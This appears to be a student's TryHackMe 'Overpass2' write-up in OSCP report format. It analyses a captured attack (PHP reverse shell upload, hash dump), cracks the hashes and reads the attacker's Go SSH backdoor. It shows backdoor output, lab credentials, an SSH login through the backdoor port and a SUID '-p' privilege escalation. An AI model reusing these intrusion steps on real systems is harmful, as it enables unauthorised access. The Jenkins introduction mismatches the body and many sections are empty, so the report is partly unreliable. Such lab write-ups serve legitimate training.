Road To Offensive Security Certified Professional

Pentest Report

aymanrayan.kissami@gmail.com, OSID: XXXX

2022-07-14

Contents

1 Overpass2 Pentensting Report



Figure 1.1: Box

1.1 Introduction

In this room, we'll learn how to exploit a common misconfiguration on a widely used automation server(Jenkins - This tool is used to create continuous integration/continuous development pipelines that allow developers to automatically deploy their code once they made change to it). After which, we'll use an interesting privilege escalation method to get full system access.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Box. The Pentester is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report.

1.3 Requirements

The Pentester will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)

- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards this Box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal systems - the THINC.local domain. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the Box. During the testing, I had administrative level access to the system. The full box was successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.151.193(Overpass2) - wireshark, hashcat, blueteam

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresse was:

Box IP

- 10.10.151.193

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **X** out of the **X** systems.

3.2.1 System IP:10.10.151.193

3.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.98.191	**TCP**:80,22,2222 **UDP**:

PCAP file analyse



Figure 3.1: Fast Scan

– we can see he uploaded a php reverse shell , follow tcp stream



Figure 3.2: HTTP

– the attacker dumped sum hashes so we stored them in a file

Figure 3.3: HTTP

– we cracked those hashes using john



Figure 3.4: HTTP

backdoor

– we git cloned the backdoor and analysed the go source code since we got the hash of the attacker

```
Your identification has been saved in id_rsa.
Your public key has been saved in id_rsa.pub.
The key fingerprint is:
SHA256:z0OyQNW5sa3rr6mR7yDMo1avzRRPcapaYwOxjttuZ58 james@overpass-production
The key's randomart image is:
+---[RSA 2048]----+
|         .. .    |
|        .  +     |
|       o   .=.   |
|      . o  o+.   |
|       + S +.    |
|      =.o %.     |
|     ..*.% =.    |
|     .+.X+*.+    |
|    .oo=++=Eo.   |
+----[SHA256]-----+
james@overpass-production:~/ssh-backdoor$ chmod +x backdoor
chmod +x backdoor
james@overpass-production:~/ssh-backdoor$ ./backdoor -a
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed

<9d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed
SSH - 2020/07/21 20:36:56 Started SSH backdoor on 0.0.0.0:2222
```

Figure 3.5: HTTP

```
┌──(root💀kali)-[~/MyPentestLab/THM_Boxes/THM_Overpass2]
└─# ls
fasttrack.txt  hashbackdoor.txt  overpass2.pcap  shadows.txt  ssh-backdoor

┌──(root💀kali)-[~/MyPentestLab/THM_Boxes/THM_Overpass2]
└─# cd ssh-backdoor

┌──(root💀kali)-[~/MyPentestLab/THM_Boxes/THM_Overpass2/ssh-backdoor]
└─# ls
backdoor  build.sh  main.go  README.md  setup.sh

┌──(root💀kali)-[~/MyPentestLab/THM_Boxes/THM_Overpass2/ssh-backdoor]
└─# cat main.go
```

Figure 3.6: HTTP

```
passwordHandler(_ ssh.Context, password string) bool {
    return verifyPass(hash, "1c362db832f3f864c8c2fe05f2002a05", password)
```

Figure 3.7: HTTP

initial access

– we got the credentials james:november16 to login via ssh on the ssh backdoor port which is 2222

Nmap scan results

```
┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_Overpass2]
└─# nmap 10.10.126.68
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-14 15:19 EDT
Nmap scan report for 10.10.126.68
Host is up (0.074s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
2222/tcp open  EtherNetIP-1

Nmap done: 1 IP address (1 host up) scanned in 6.04 seconds
```

Figure 3.8: HTTP

– we can see that the port 2222 is the ssh backdoor set up by the attacker to connect to

```
┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_Overpass2]
└─# ssh -p 2222 -oHostKeyAlgorithms=+ssh-rsa james@10.10.151.193
The authenticity of host '[10.10.151.193]:2222 ([10.10.151.193]:2222)' can't be established.
RSA key fingerprint is SHA256:z0OyQNW5sa3rr6mR7yDMo1avzRRPcapaYwOxjttuZ58.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:30: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.151.193]:2222' (RSA) to the list of known hosts.
james@10.10.151.193's password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

james@overpass-production:/home/james/ssh-backdoor$ cd /home
james@overpass-production:/home$ ls
bee  james  muirland  paradox  szymex
james@overpass-production:/home$ cd james
james@overpass-production:/home/james$ ls
ssh-backdoor  user.txt  www
james@overpass-production:/home/james$ cat user.txt
[redacted]
james@overpass-production:/home/james$ ls
ssh-backdoor  user.txt  www
james@overpass-production:/home/james$
```

Figure 3.9: HTTP

Privesc

– we ran ls -la and a red suid binary sticks out we run it normally it won't escalate our privs we need to run it with the dash -p to keep our permissions as the file owner wich is root and we got that octothorpeon the shell and we are root



Figure 3.10: HTTP

Vulnerability Fix:

Severity: moderate

Proof of Concept Code Here:

Local.txt Proof Screenshot

Local.txt Contents

3.2.1.2 Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited:

Vulnerability Explanation:

Vulnerability Fix:

Severity:

Exploit Code:

Proof Screenshot Here:

Proof.txt Contents:

3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, I removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4 Additional Items

4.1 Appendix - Proof and Local Contents:

4.2 Appendix - Metasploit/Meterpreter Usage

4.3 Appendix - Completed Buffer Overflow Code